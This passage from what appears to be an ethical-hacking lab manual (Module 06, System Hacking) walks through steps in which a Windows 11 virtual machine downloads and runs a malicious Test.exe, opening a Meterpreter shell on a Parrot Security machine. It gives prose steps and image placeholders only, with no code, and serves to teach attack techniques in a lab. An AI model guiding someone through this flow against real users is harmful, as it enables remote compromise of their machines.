


17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.




Module 06 – System Hacking


18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The **Open File - Security Warning** window appears; click **Run**.



20. Leave the **Windows 11** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.



```

